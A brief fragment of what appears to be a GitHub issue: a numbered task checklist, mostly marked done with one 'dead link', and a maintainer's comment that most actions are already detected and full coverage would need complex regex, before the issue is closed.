task	PR
1	X
2	X
3	X
4	X



5	X
6	X
7	X
8	X
9	X
10	dead link
11	
12	
13	
14	
15	
16	
17	
20	
21	



frack113 commented on Dec 28, 2022

Member



Most action are detected even if get no alert on the encoding.  
Need to complex regex to catch then all



frack113 closed this as completed on Dec 28, 2022

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